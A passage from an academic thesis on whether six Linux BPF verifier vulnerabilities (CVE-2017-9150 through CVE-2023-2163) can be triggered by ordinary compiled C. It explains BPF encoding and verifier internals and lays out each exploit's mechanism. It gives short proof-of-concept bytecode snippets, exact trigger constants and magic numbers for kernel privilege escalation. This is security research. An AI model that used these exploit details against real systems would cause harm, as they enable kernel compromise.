R1	Argument 1	Caller-saved	First argument to helpers; holds context pointer at program entry
R2 to R5	Arguments 2 to 5	Caller-saved	Additional arguments to helpers; destroyed after call
R6 to R9	General purpose	Callee-saved	Values preserved across helper calls
R10	Stack pointer	Read-only	Points to the program's 512-byte stack frame

Table 2.1: BPF register set and calling convention.

The distinction between caller-saved and callee-saved registers matters throughout this thesis. If a value must survive a helper call, it has to be in R6 to R9, or it will be lost. CVE-2023-2163 requires specific magic numbers in R6 to R9, because the exploit involves helper calls and the corrupted values must survive them. The compiler places values in R6 to R9 only when three conditions hold together, namely that a helper call exists, that a value must survive it, and that the value is a runtime value unknown at compile time. Compile-time constants never end up in R6 to R9, since the compiler either folds them away or spills them to the stack. We examine this behavior more closely in the next chapter.

2.4.2 Instruction Encoding

BPF is not defined by a single fixed specification: classic and extended BPF differ, the kernel's instruction set has grown across releases, and the encoding was only standardized by the IETF as RFC 9669 [6] in October 2024, after every CVE in our study. The encoding described here is that of the Linux kernel's eBPF implementation, which is what the in-kernel verifier enforces and therefore what all six exploits target, since they are loaded as raw `struct bpf_insn` arrays against this kernel ABI. What varies across revisions is the *set* of available instructions (for example `BPF_JMP32`, added in kernel 5.1), not the 64-bit container format, which is stable across all kernel versions relevant to this thesis.

Each BPF instruction is encoded in 64 bits with five fields, as shown in Figure 2.1(a). These are an 8-bit opcode that says what to do, a 4-bit destination register, a 4-bit source register, a 16-bit offset, and a 32-bit immediate value. The opcode is further split into instruction class (bits 0 to 2), source type (bit 3), and

operation code (bits 4 to 7), as shown in Figure 2.1(b).



Figure 2.1: BPF instruction encoding. (a) The 64-bit instruction format with five fields. (b) The 8-bit opcode subfields.

The one exception is `ldimm64` ("load 64-bit immediate"), which takes up 128 bits, that is, two consecutive instruction slots. It needs the extra space because a single 32-bit immediate field cannot hold a full 64-bit value. This instruction is used for loading 64-bit constants and for map references.

2.4.3 Instruction Classes

ALU and ALU64 Instructions

BPF arithmetic comes in two widths, and the difference is critical for some CVEs.

ALU64 performs full 64-bit operations. When a program executes `r1 += 5`, both the operation and the result are 64 bits wide, and the verifier maintains full 64-bit range tracking.

ALU or ALU32 performs 32-bit operations. The result is zero-extended to 64 bits, meaning the upper 32 bits are cleared to zero. In assembly, 32-bit operations use a "w" prefix, so the program writes `w1 += 5` instead of `r1 += 5`. The verifier tracks this width change, which affects bounds analysis differently than a 64-bit operation.

This width distinction matters across several CVEs. For instance, CVE-2017-16995 exploits a sign and zero extension mismatch in `MOV32_IMM` between the verifier's abstract simulation and the actual kernel runtime. Similarly, CVE-2023-2163 mixes ALU and ALU64 operations to confuse bounds tracking, while CVE-2021-3490 relies on `MOV32_REG` to trigger an erroneous verifier path. Both classes share the same operation set, namely ADD, SUB, MUL, DIV, OR, AND,

LSH, RSH, NEG, MOD, XOR, MOV, and ARSH. These are examined in detail in Chapter 4.

Jump Instructions

Jump instructions are the BPF equivalent of `if` statements in C. They compare two values and, based on the result, either continue to the next instruction or skip ahead to a different one.

BPF has two classes of jumps, and each CVE cares about which one is used.

`BPF_JMP` does the comparison in 64 bits. For an instruction such as `if r1 > 5 goto +N`, two things can happen. If the condition is false, execution continues to the next line and the verifier then knows `r1 <= 5`. If the condition is true, execution jumps N instructions ahead and the verifier knows `r1 >= 6`.

`BPF_JMP32`, introduced in kernel 5.1, looks only at the lower 32 bits. This matters because JMP32 and JMP64 go through different verifier code paths. CVE-2020-8835 specifically needs JMP32, because that is the only path that reaches the vulnerable `reg_bound_offset32()` function. CVE-2021-3490 also relies on JMP32, using 32-bit bound updates to keep corrupted 64-bit state intact.

Operation	Code	Condition
JA	0x0	Unconditional jump
JEQ	0x1	Jump if equal (`dst == src`)
JGT	0x2	Jump if greater than, unsigned (`dst > src`)
JGE	0x3	Jump if greater or equal, unsigned
JSET	0x4	Jump if any bit set in `dst & src`
JNE	0x5	Jump if not equal (`dst != src`)
JSGT	0x6	Jump if greater than, signed
CALL	0x8	Call a helper function
EXIT	0x9	End the program
JLT	0xa	Jump if less than, unsigned
JLE	0xb	Jump if less or equal, unsigned

Table 2.2: BPF jump conditions.

JSET is different from the rest. Most jumps compare values, such as greater than, less than, or equal, but JSET does a bitwise AND and jumps if the result

is non-zero, meaning at least one bit matched. Because of this, the verifier does not narrow down value ranges the way it does with other jumps. Instead, it tries to determine which bits could be set. CVE-2023-2163 needs a JSET at a specific point, which we examine in detail in the next chapter.

Opcode Reference

Each BPF instruction has an opcode whose lowest three bits encode the instruction class. For example, class 0x05 means a 64-bit jump and class 0x06 means a 32-bit jump. The remaining bits encode the specific operation and whether the operand is an immediate value or a register. Table 2.3 lists the instruction classes and opcodes referenced in the exploit analysis of the next chapter, grouped by category.

Category	Code	Mnemonic	Description
Class	0x04	BPF_ALU	32-bit arithmetic operations
	0x05	BPF_JMP	64-bit jump/branch operations
	0x06	BPF_JMP32	32-bit jump/branch operations
	0x07	BPF_ALU64	64-bit arithmetic operations
Jump	0x55	JMP64_JNE	Jump if not equal, 64-bit comparison
	0x56	JMP32_JNE	Jump if not equal, 32-bit comparison
Memory	0x61	LDX_MEM_W	Load 32-bit word from memory
	0x63	STX_MEM_W	Store 32-bit word to memory
ALU	0x04	ADD32_IMM	32-bit add, immediate
	0x07	ADD64_IMM	64-bit add, immediate
	0x18	LD_IMM64	Load 64-bit immediate (wide instruction, occupies 2 slots)
	0x1f	SUB64_REG	64-bit subtract, register-register
	0x27	MUL64_IMM	64-bit multiply, immediate
	0x4f	OR64_REG	Bitwise OR, register-register
	0x57	AND64_IMM	Bitwise AND, immediate
	0x5f	AND64_REG	Bitwise AND, register-register
	0x77	RSH64_IMM	Right shift, immediate
	0xB4	MOV32_IMM	Move 32-bit immediate
	0xB7	MOV64_IMM	Move 64-bit immediate
	0xBC	MOV32_REG	Move 32-bit, register-to-register
	0xBF	MOV64_REG	Move 64-bit, register-to-register

Table 2.3: BPF instruction classes and opcodes referenced in the exploit analysis, grouped by category. The class field occupies the lowest 3 bits of every opcode.

2.5 The BPF Verifier

The BPF verifier is the kernel's gatekeeper. It analyzes every BPF program before execution and decides whether it is safe to run. If the verifier approves a program,

the kernel trusts it completely. This makes the verifier a critical security boundary, and any bug in its logic can have serious consequences.

2.5.1 Verification Goals

The verifier checks five safety properties before allowing a program to execute. The program must terminate and contain no infinite loops, all memory accesses must stay within bounds, operations must use appropriate types, every instruction must be reachable through valid control flow, and helper functions must be called with correct arguments.

2.5.2 KASLR and Why Pointer Leaks Matter

Before diving into the verifier's internals, it helps to understand why a pointer leak is dangerous. Modern Linux kernels use Kernel Address Space Layout Randomization (KASLR), loading the kernel at a random memory address each time the system boots. If an attacker wants to read or write a specific kernel data structure, such as the credential structure that controls user privileges, they need to know where it is in memory, and KASLR makes this unpredictable.

All kernel data structures, however, have fixed positions relative to each other. If an attacker learns any single kernel address, such as the address of a BPF map, they can calculate where everything else is. One leaked address is enough to defeat KASLR entirely. This is exactly what CVE-2017-9150 leaks, since the verifier log reveals the kernel address of a BPF map, and from there the attacker can locate any kernel structure.

2.5.3 Abstract Interpretation and Value Tracking

The verifier does not actually run the BPF program. Instead, it performs abstract interpretation, walking through every possible execution path and maintaining an abstract state for each register at each point in the program. This abstract state is an approximation, since it does not track exact values but rather what values are possible.

The abstract state tracks three things for each register, namely its type, its potential value range for scalar values, and pointer-specific metadata for pointers.

The register type tells the verifier what kind of value the register holds. The main types are `SCALAR_VALUE` for plain integers, `PTR_TO_MAP_VALUE` for pointers into a map, `PTR_TO_STACK` for stack pointers, and `NOT_INIT` for uninitialized registers, among others. The type determines which operations are legal, so the program can add two scalars but cannot multiply two pointers.

Min/Max Bounds

For scalar values, the verifier tracks a range of possible values through four 64-bit fields, namely `smin_value` and `smax_value` for the signed range and `umin_value` and `umax_value` for the unsigned range. For example, after the instruction `if r1 > 5 goto +N`, the verifier knows that on the fall-through path `r1` is at most 5, so `umax_value` becomes 5.

Since kernel 5.7, the verifier also tracks 32-bit bounds through four additional fields, namely `u32_min_value`, `u32_max_value`, `s32_min_value`, and `s32_max_value`, which track the range of just the lower 32 bits of the register. Three of our CVEs target errors in how these 32-bit bounds are computed and synchronized, as we detail in the following subsections.

Tristate Numbers (tnum)

The verifier also tracks register values at the bit level using tristate numbers, or tnums. For each of the 64 bits in a register, the verifier records whether that bit is definitely zero, definitely one, or could be either. A tnum is a pair of values, where `value` holds the bits that are known and `mask` marks the bits that are still unknown.

As an example, consider `r1 &= 0xFF`. After this operation, the verifier knows the upper 56 bits are all zero, since ANDing with zero clears them, but the lower 8 bits could be anything. The tnum is therefore `value = 0, mask = 0xFF`.

Each register actually carries two tnums, a 64-bit one (`reg->var_off`) that covers all 64 bits and a 32-bit one (`tnum_subreg(reg)`) that covers only the lower 32 bits. These two should always agree, but sometimes they do not.

2.5.4 State Pruning

State pruning is an optimization that stops verification from blowing up exponentially. Without it, a program with 10 conditional branches would need $2^{10} = 1024$ paths to check, and 20 branches would mean over a million, which is not practical.

The idea is that, at certain points in the program, usually jump targets and points after helper calls, the verifier takes a snapshot of its current abstract state. If it later reaches the same point through a different path, it compares the new state with the saved one. If the new state is "weaker", meaning every possible value it represents was already covered by the saved state, the verifier skips everything after that point, because it has already proved that code is safe for a broader range of values.

For example, suppose the verifier first reaches instruction 15 with `r6 = [0, 100]` and confirms that everything after it is safe. Later, through a different path, it reaches instruction 15 again, this time with `r6 = [0, 50]`. Since $[0, 50] \subset [0, 100]$,

there is no need to re-analyze, because anything safe for values up to 100 is certainly safe for values up to 50.

The pruning logic itself is simple. For each register, the verifier checks whether the current state's possible values are a subset of what was already verified. If every register passes this check, the re-analysis is skipped. If even one register does not, verification continues normally.

This optimization introduces a subtle trust assumption, since it relies on the verifier's abstract state being accurate. If an attacker can manipulate the abstract state so that two actually-different states look equivalent to the pruning check, the verifier will skip analysis of code it should not skip. We examine in Chapter 4 how CVE-2023-2163 exploits exactly this weakness.

2.6 Compiling C to BPF

While BPF programs can be constructed as raw bytecode, the normal way to write them is in C, compiled with Clang and the LLVM BPF backend. This compilation process determines which bytecode patterns are producible from C and which are not, which is the central question of this thesis.

2.6.1 The Compilation Pipeline

The standard command `clang -target bpf -O2 -c program.c -o program.o` transforms C source through four stages.

The first stage is the **Clang frontend**, which parses the C source, checks types, and produces LLVM Intermediate Representation (IR), a low-level but platform-independent code format. The exact parsing mechanisms, frontend type-checking constraints, and command-line diagnostics applied during this stage are governed by the specifications detailed in the Clang Compiler User's Manual [7].

The second stage is the **LLVM optimizer**, which applies transformation passes at O1 and above. The passes most relevant to BPF exploit analysis are EarlyCSEPass, which recognizes algebraic identities such as multiply by one and add zero and removes them, constant folding, which evaluates expressions involving only compile-time constants and replaces them with the result, and InstCombinePass, which performs algebraic simplification, reducing multi-step arithmetic chains to shorter equivalent forms. At O0 most of these passes are skipped, though the backend applies some of its own transformations.

The third stage is the **BPF backend**, which translates the optimized IR into actual BPF instructions through instruction selection [8]. This infrastructure defines how platform-independent IR constructs map onto concrete BPF instruction classes, and several of its architectural choices are strictly governed by the backend's internal instruction selection rules rather than by the middle-end optimizer.

The fourth stage is the **register allocator**, which maps virtual registers to the eleven physical BPF registers. It uses liveness analysis for placement, so values that must survive a helper call go into callee-saved registers R6 to R9, others go into R0 to R5.

Each of these stages makes independent decisions about which instructions to emit, and those decisions are the subject of the analysis in the following chapters.

2.7 Related Work

2.7.1 BPF Verifier Vulnerabilities

The BPF verifier has been a persistent source of vulnerabilities since eBPF's introduction. Beyond the six CVEs in this thesis, examples include CVE-2022-23222 [**cve-2022-23222**], which involves pointer arithmetic handling, and CVE-2021-34866 [**cve-2021-34866**], which involves pointer type tracking confusion. All share the same pattern, in which the verifier's model of a program's behavior diverges from its actual runtime behavior.

Every published exploit for a BPF verifier vulnerability uses hand-crafted bytecode, that is, manually encoded arrays of `struct bpf_insn`. No prior work has asked whether the patterns needed to trigger these bugs can come out of a standard compiler.

2.7.2 BPF Security Analysis and Fuzzing

Buzzer [3], developed by Google's security team, is a coverage-guided fuzzer for the BPF verifier. It generates random BPF programs, loads them into the verifier, and checks whether the verifier's predictions match actual runtime behavior. BPF Smith [4] takes a grammar-based approach, generating syntactically valid programs that are more likely to exercise complex verifier code paths.

Both tools generate bytecode directly, operating in the full space of valid BPF programs. The programs they produce can include patterns no C compiler would generate, such as arbitrary register assignments, identity operations, and specific instruction orderings. This is the space whose reachability through compilation our work investigates. The fuzzer-compiler gap we formalize in Chapter 5 captures this distinction.

2.7.3 eBPF Verification and Formal Methods

Nelson et al. [9] developed Serval for formally verifying eBPF JIT compilers. Vishwanathan et al. [10] analyzed the soundness of the verifier's abstract interpretation. These efforts ask whether the verifier is correct. Our work asks a different question,

namely whether the verifier's bugs are reachable from the subset of programs that compilers produce.

2.7.4 Compiler Behavior in Security Contexts

Wang et al. [11] showed that compiler optimizations can silently remove security checks based on C's undefined behavior rules. D'Silva et al. [12] formalized how optimizations interact with program analysis. Our findings are a specific instance of this, in which compiler optimizations that are correct from a language perspective eliminate bytecode patterns that have security significance in the BPF verifier context.

2.7.5 Gap Addressed by This Thesis

Prior work on BPF security falls into three categories. The first is exploit development using hand-crafted bytecode, the second is fuzzing that generates bytecode, and the third is formal verification of the verifier's correctness. None of these ask whether the bytecode patterns required to trigger verifier bugs can be produced by a standard C compiler. This thesis addresses that gap.

Chapter 3

Vulnerability Analysis and Methodology

This chapter has two parts. The first half goes through each of the six CVEs in detail, covering what the bug is, how the exploit works, and what specific bytecode patterns it needs. The second half describes how we set up the experiments to test whether those patterns can come out of a C compiler.

3.1 Overview of the Six Vulnerabilities

This thesis investigates the compiler reachability of six BPF verifier CVEs that span a range of vulnerability classes, severity levels, and exploitation mechanisms. Table 3.1 provides a comparative summary.

CVE	CVSS	Type	Verifier Component	Key Trigger
CVE-2017-9150	5.5	Info disclosure	Instruction logging	`ldimm64` map ref
CVE-2017-16995	7.8	Priv. escalation	`check_alu_op()`	MOV32_IMM + JMP64
CVE-2020-8835	7.8	Priv. escalation	`reg_bound_offset32()`	JMP32
CVE-2020-27194	7.8	Priv. escalation	`scalar32_min_max_or()`	OR trigger + MOV32
CVE-2021-3490	7.8	Priv. escalation	`scalar32_min_max_and()`	Tnum chain + JMP32
CVE-2023-2163	10.0	Priv. escalation	`states_equal()` / `regsafe()`	No-ops + JSET

Table 3.1: Comparative overview of the six BPF verifier vulnerabilities analyzed in this thesis.

All six CVEs work the same way at a high level. The verifier thinks a BPF program is safe, but at runtime it does something the verifier did not expect. The attacker exploits this gap between what the verifier believes and what actually happens to read or write kernel memory that it should not be able to access.

Where the six CVEs differ is in which part of the verifier contains the bug, how many bytecode instructions the exploit needs, and, as we will show, whether a standard C compiler can actually produce those instructions in some way that can be exploited.

3.2 CVE-2017-9150: Verifier Logging Information Disclosure

3.2.1 Vulnerability Mechanism

CVE-2017-9150 [13] affects Linux kernels before 4.11.1. Unlike the other five CVEs, this vulnerability does not exploit the verifier's abstract interpretation or bounds tracking. Instead, it exploits a side channel in the verifier's diagnostic logging mechanism.

When a BPF program is loaded with `log_level=1`, which enables verifier logging, the function `print_bpf_insn()` logs each instruction's fields, including the `imm` field of `ldimm64` instructions. During program loading, the kernel function `replace_map_fd_with_map_ptr()` substitutes the user-provided map file descriptor in the `imm` field with a pointer to the kernel's `struct bpf_map`. If verifier logging occurs after this substitution, the kernel pointer is exposed in the log buffer, which is readable from user space. This leaks kernel addresses, defeating KASLR.

3.2.2 Exploit Requirements

The original proof-of-concept consists of just three BPF instructions:

```
BPF_LD_MAP_FD(R0, mapfd)     // ldimm64: src_reg=1, imm=map_fd
BPF_MOV64_IMM(R0, 0)         // set return value to 0
BPF_EXIT_INSN()              // exit program
```

The exploit pipeline operates in five stages. First, the user constructs a BPF program referencing a map via `ldimm64` with `src_reg=BPF_PSEUDO_MAP_FD`. Second, the `bpf()` syscall is invoked with `log_level=1` to enable verifier logging. Third, the kernel resolves the map file descriptor to a `struct bpf_map*` pointer. Fourth, the verifier logs the instruction, printing the kernel pointer in the `imm` field. Fifth, user space reads the kernel pointer from the log buffer.

We derived seven requirements for this CVE, namely R1 (`ldimm64` instruction generation), R2 (`src_reg=BPF_PSEUDO_MAP_FD` encoding, set directly in the original exploit and set automatically via `R_BPF_64_64` relocation in compiled code), R3 (`MOV64_IMM` for return value), R4 (`EXIT` instruction), R5 (valid program structure), R6 (verifier log enabled via a userspace API parameter), and R7 (map FD resolution

by the kernel). Critically, only R1 and R2 are bytecode-level requirements that depend on compiler behavior. R3 to R5 are structural requirements satisfied by any valid BPF program, and R6 to R7 are runtime and loader mechanisms.

3.3 CVE-2017-16995: Sign Extension Mismatch

3.3.1 Vulnerability Mechanism

CVE-2017-16995 [14] affects Linux kernels through 4.14.8. The bug is in the verifier's `check_alu_op()` function, which handles `MOV32_IMM` and `MOV64_IMM` the same way with respect to sign extension, while the runtime treats them differently.

When `MOV32_IMM` loads the value `0xFFFFFFFF`, the verifier sign-extends it to the 64-bit value `0xFFFFFFFFFFFFFFFF`, treating it as -1. At runtime, however, the value is zero-extended to `0x00000000FFFFFFFF`, so the verifier and the runtime disagree on what the register actually contains.

The exploit turns this disagreement into a dead code bypass:

```
BPF_MOV32_IMM(R2, 0xFFFFFFFF)
BPF_JMP_IMM(JNE, R2, 0xFFFFFFFF, 2)
BPF_MOV64_IMM(R0, 0)
BPF_EXIT_INSN()
// --- verifier thinks this is dead, runtime executes it ---
```

At the `JNE` instruction, the immediate `0xFFFFFFFF` is also sign-extended to `0xFFFFFFFFFFFFFFFF`. The verifier sees `R2` = `0xFFFFFFFFFFFFFFFF` = `imm`, concludes they are equal, and marks the jump as never taken, so everything after `EXIT` is dead code. At runtime, however, `R2` = `0x00000000FFFFFFFF` $\neq$ `0xFFFFFFFFFFFFFFFF`, so the jump is taken, the exit is skipped, and the dead code executes. That dead code section contains a four-operation dispatch that leaks the frame pointer, leaks the `sk_buff` pointer, performs an arbitrary read, and performs an arbitrary write, which together are enough for full privilege escalation.

3.3.2 Exploit Requirements

The core of this exploit is a width mismatch, a 32-bit move (`MOV32_IMM`) followed by a 64-bit comparison (`JMP64`) on the same register. We derived seven requirements, namely R1 (`MOV32_IMM` emission), R2 (sign-extension trigger), R3 (`JMP64` on a `MOV32`-assigned register), R4 (dead code execution), R5 (map operations), R6 (arbitrary read), and R7 (arbitrary write).

3.4 CVE-2020-8835: 32-bit Bounds Tracking via JMP32

3.4.1 Vulnerability Mechanism

CVE-2020-8835 [15] affects Linux kernels 5.5.0 through 5.6.0 and was discovered by Manfred Paul during Pwn2Own 2020. The vulnerability resides in `reg_bound_offset32()`, a function that narrows the known bits of a register's lower 32 bits after a 32-bit conditional jump (`BPF_JMP32`). The function looks at the lower 32 bits of both endpoints of the value range and, if they match, concludes that the lower 32 bits are known exactly.

To see why this is wrong, consider the values the exploit actually uses. The exploit establishes that a register's value is between `0x2000000000` and `0x4000000000` by reading a value from a map and narrowing it with conditional jumps (`JGT` and `JLT`). Here, `lower32(0x2000000000) = 0x00000000` and `lower32(0x4000000000) = 0x00000000`, so both are zero. The function `reg_bound_offset32()` therefore concludes that the lower 32 bits are definitely zero. But the value `0x3000000001` is between the minimum and maximum, and its lower 32 bits are `0x00000001`, not zero. The function's assumption is wrong because values between the endpoints can have completely different lower 32 bits.

The attacker uses this confused "zero" in pointer arithmetic, computing `ptr = map_ptr - val`. The verifier thinks `val` is zero, so `ptr = map_ptr - 0 = map_ptr` looks safe. But at runtime, `val` is non-zero, so the pointer goes out of bounds, enabling arbitrary kernel memory access.

3.4.2 Exploit Requirements

We derived seven requirements, namely R1 (JMP32 instructions, the only instruction class that invokes the buggy `reg_bound_offset32()`), R2 (a tautological comparison where the verifier must evaluate a condition that is always false by definition of 32-bit arithmetic), R3 (64-bit bounds setup with specific constants like `0x4000000000`), R4 (AND mask via register), R5 (pointer subtraction), R6 (ALU sanitation bypass), and R7 (OOB read/write).

R1 and R2 are the critical requirements. Without JMP32, the buggy function is never invoked. Without the tautological comparison, the specific bounds corruption cannot occur. R3 through R5 are standard arithmetic and pointer operations. R6 and R7 depend on R1 and R2 being satisfied first. If the bounds corruption does not happen, the rest of the chain has nothing to exploit.

3.5 CVE-2020-27194: OR Scalar32 Bounds Confusion

3.5.1 Vulnerability Mechanism

CVE-2020-27194 [16] affects Linux kernel 5.8.14 and was discovered by Simon Scannell. The bug is in the verifier's `scalar32_min_max_or()` function, which computes incorrect 32-bit bounds after a bitwise OR operation. The exploit uses this confusion to make the verifier believe a value is zero when it is actually non-zero, then uses that "zero" in pointer arithmetic to create an out-of-bounds pointer.

The exploit works through seven steps, which we illustrate with the actual values from the exploit source code. The attacker first writes the value `0x200000003` into a map from user space, and then the BPF program reads it.

Step 1 (bounds establishment). The program reads the value from the map and uses conditional checks to narrow the verifier's range. After these checks, the verifier knows the value is between 1 and `0x600000001`. The attacker chose this range deliberately, since the lower 32 bits of both endpoints are 1 (`lower32(1) = 1` and `lower32(0x600000001) = 1`), which is what triggers the bug in the next step.

Step 2 (OR trigger). The program executes `val |= 0`. The verifier calls `scalar32_min_max_or()` and computes `u32_min` after the OR as `max(1, 0) = 1` and `u32_max` after the OR as `1 | 0 = 1`, so it concludes that the lower 32 bits are exactly 1. But the actual value `0x200000003` has lower 32 bits equal to 3, and `3 | 0 = 3`. The verifier thinks the lower 32 bits are 1 when they are actually 3.

Step 3 (32-bit truncation). The program uses `MOV32_REG` to keep only the lower 32 bits. The verifier thinks the value is 1, but the reality is 3.

Step 4 (right shift). `val >>= 1` divides by 2. The verifier computes $1 \div 2 = 0$, while the reality is $3 \div 2 = 1$ using integer division.

Step 5 (multiply). `val *= 0x110` amplifies the difference. The verifier computes $0 \times 272 = 0$, while the reality is $1 \times 272 = 272$.

Step 6 (pointer subtraction). `ptr = map_ptr - val`. The verifier sees `map_ptr - 0 = map_ptr`, which is within the map bounds, so it allows the operation. In reality the result is `map_ptr - 272`, which points 272 bytes before the map, outside its allocated region.

Step 7 (out-of-bounds access). The program reads from or writes to the corrupted pointer, accessing kernel memory outside the map. From here the attacker can leak kernel addresses and escalate to root.

3.5.2 Exploit Requirements

We derived seven requirements, namely R1 (OR trigger instruction), R2 (32-bit truncation via `MOV32_REG`), R3 (bounds establishment with specific constants where the lower 32 bits of both endpoints match), R4 (right shift by 1), R5 (multiply by structure offset `0x110`), R6 (pointer subtraction), and R7 (OOB read/write).

R2 is the critical requirement. The exploit needs `MOV32_REG` specifically because the verifier processes it through `zext_dst()`, which preserves the corrupted 32-bit bounds from step 2. If a different instruction is used for the same truncation, the verifier may take a different code path that resets the bounds, breaking the exploit chain. R1 is conditionally important, since the compiler eliminates `val |= 0` but preserves `val |= 1`, which triggers the same bug. R3 through R7 are standard arithmetic and pointer operations. Chapter 4 examines whether it is possible to exploit this CVE through Pure C code.

3.6 CVE-2021-3490: ALU32 Bounds Tracking

3.6.1 Vulnerability Mechanism

CVE-2021-3490 [17] affects Linux kernels 5.7-rc1 through 5.13-rc4 and was discovered by Manfred Paul, with a full exploit developed by Valentina Palmiotti [17]. The function `scalar32_min_max_and()` is supposed to update 32-bit bounds after a bitwise AND operation. To do this correctly, it needs the 32-bit tnum, `tnum_subreg(reg)`, which tracks only the lower 32 bits. But it accidentally uses the 64-bit tnum, which tracks all 64 bits. When these two disagree, which happens after certain sequences of 32-bit and 64-bit operations, the 32-bit bounds are computed using the wrong information.

The exploit constructs a multi-step arithmetic chain specifically designed to make the 64-bit and 32-bit tnums disagree. To understand why the constants matter, consider how the exploit builds them. The first constant, `0xFFFFFFFF00000000`, is a mask that clears the lower 32 bits of any value. The second constant, `0x100000002`, is carefully chosen so that its lower 32 bits are 2, which is what eventually confuses the verifier's 32-bit tracking. Both constants are built instruction by instruction (shifts and additions) rather than loaded directly, because the verifier tracks how a value was constructed, and a direct load would produce different tracking state.

The chain then uses these constants in a sequence of AND operations, additions, a JMP32 conditional, and a MOV32_REG truncation. Each step nudges the verifier's internal tracking a little further off course. By the end of the sequence, the verifier has reached an impossible state in which it believes `u32_min = 1` and `u32_max = 0`, so the minimum is greater than the maximum. This should never happen, but because `scalar32_min_max_and()` used the wrong tnum, the verifier

does not notice the contradiction.

Once this impossible state exists, the attacker multiplies the confused value by a structure offset and uses it to move a map pointer out of bounds, gaining arbitrary kernel memory access.

3.6.2 Exploit Requirements

We derived seven requirements for this CVE, namely R1 (tnum-aware constant construction via `MOV32_IMM` + `LSH`), R2 (64-bit register-register AND to trigger the buggy function), R3 (`MOV32_REG` for 32-bit truncation), R4 (JMP32 conditional jump), R5 (non-folded MUL by structure offset), R6 (pointer arithmetic with the confused register), and R7 (seven simultaneous live registers to hold all intermediate values).

R1 through R4 form the core trigger. Without the step-by-step constant construction (R1), the tnum evolution that leads to the impossible state does not occur. Without the register-register AND (R2), the buggy function is never invoked with the right inputs. Without `MOV32_REG` (R3) and JMP32 (R4), the 32-bit and 64-bit bound manipulations that build the impossible state cannot be performed. R5 through R7 are needed for the post-trigger exploitation.

3.7 CVE-2023-2163: State Pruning Exploitation

3.7.1 Vulnerability Mechanism

CVE-2023-2163 [18] affects Linux kernels 5.4 through 6.2 and represents the most complex exploit in our study. The vulnerability is in the verifier's state pruning logic, the optimization that allows the verifier to skip re-verification of code paths when it determines the current abstract state is subsumed by a previously analyzed state (see Section 2.5.4).

Through a precisely crafted 25-instruction sequence (the `CORRUPT_R6` macro), the attacker creates situations where no-op instructions (`r7 *= 1`, `r6 += 0`, `r8 *= 1` $\times 2$) cause the verifier to update its abstract state at branch join points, making two actually-different states appear equivalent to `regsafe()`, the function that compares register states during pruning. The verifier prunes based on this incorrect equivalence, allowing code to execute with register values that differ from the verifier's expectations.

The exploit extends this register corruption through the `CORRUPT_STACK_PTR` macro, which derives a length argument from the corrupted R6 value (`R6 * 8 + 8`) and passes it to the helper function `bpf_skb_load_bytes_relative`. This helper reads bytes from a network packet into a stack buffer. The verifier believes the length is small and safe, but at runtime it is larger, causing the helper to write

beyond the intended buffer and overwrite a stored stack pointer at `stack[-16]` with attacker-controlled data from the packet. This gives the attacker a corrupted pointer that the verifier still trusts as a valid stack reference.

From that corrupted pointer, the full exploitation proceeds. The attacker uses it to read and write arbitrary kernel memory, traverses kernel data structures to locate the current process's `cred` structure, and overwrites it to gain root privileges.

3.7.2 Exploit Requirements

We derived six requirements, namely R1 (specific magic number constants in callee-saved registers R6 to R9), R2 (no-op arithmetic instructions that affect verifier state without changing runtime values), R3 (32-bit ALU operations mixed with 64-bit operations), R4 (JSET instructions with specific verifier semantics), R5 (precise jump offset control), and R6 (immediate-mode operations with large constants).

The `CORRUPT_R6` macro uses eight specific magic numbers discovered through fuzzing (Table 3.2), four no-op instructions, deliberate 32 and 64-bit mixing across eight 32-bit ALU, twelve 64-bit ALU, and five jump instructions, and five different jump types (JGT, JEQ, JSET, JNE, JLE).

The four no-op instructions deserve special attention. They are instruction 5 (`r7 *= 1`, 32-bit), instruction 7 (`r6 += 0`, 32-bit), and instructions 16 to 17 (`r8 *= 1`, 64-bit, twice). These identity operations have no runtime effect, but the verifier processes them as genuine arithmetic, updating its abstract state in ways that affect the pruning decision.

Decimal	Hex	Register	Purpose
149420059	0x08E7F81B	R6	Initial value
3982203280	0xED5B9990	R7	Initial value
67	0x00000043	R8	Initial value
1042510562	0x3E2372E2	R9	Initial value
2613856783	0x9BCC4A0F	R6	Reassignment
698566326	0x29A346B6	–	MOD divisor
635122136	0x25DB31D8	–	ADD operand
3021791800	0xB41CE238	–	Second MOD divisor

Table 3.2: Magic numbers in the CVE-2023-2163 `CORRUPT_R6` macro.

3.8 Experimental Methodology

This section describes the experimental methodology applied across all six CVEs. While each CVE targets a different verifier component and requires analysis of different bytecode patterns, the approach follows the same four-phase structure, namely requirement derivation from the original exploit, systematic C-level experimentation, multi-level disassembly analysis, and cross-compiler validation.

3.8.1 Definition of Pure C

Across all six CVEs, we define pure C as source code that uses only standard C language constructs and the BPF helper API provided by libbpf, is compiled through the standard BPF compilation pipeline without post-compilation bytecode modification, and does not use inline assembly. The definition permits compiler attributes (`__attribute__`), pragmas, and the `volatile` qualifier, as these are standard C features commonly used in BPF programs.

The boundary is drawn at inline assembly. Programs that use `asm` blocks to emit specific BPF instructions are functionally equivalent to writing raw bytecode and fall outside the scope of compiler-generated code. All six original exploits construct BPF programs using C macros that directly encode `struct bpf_insn` arrays, bypassing the compiler's code generation entirely.

3.8.2 Requirement Derivation Process

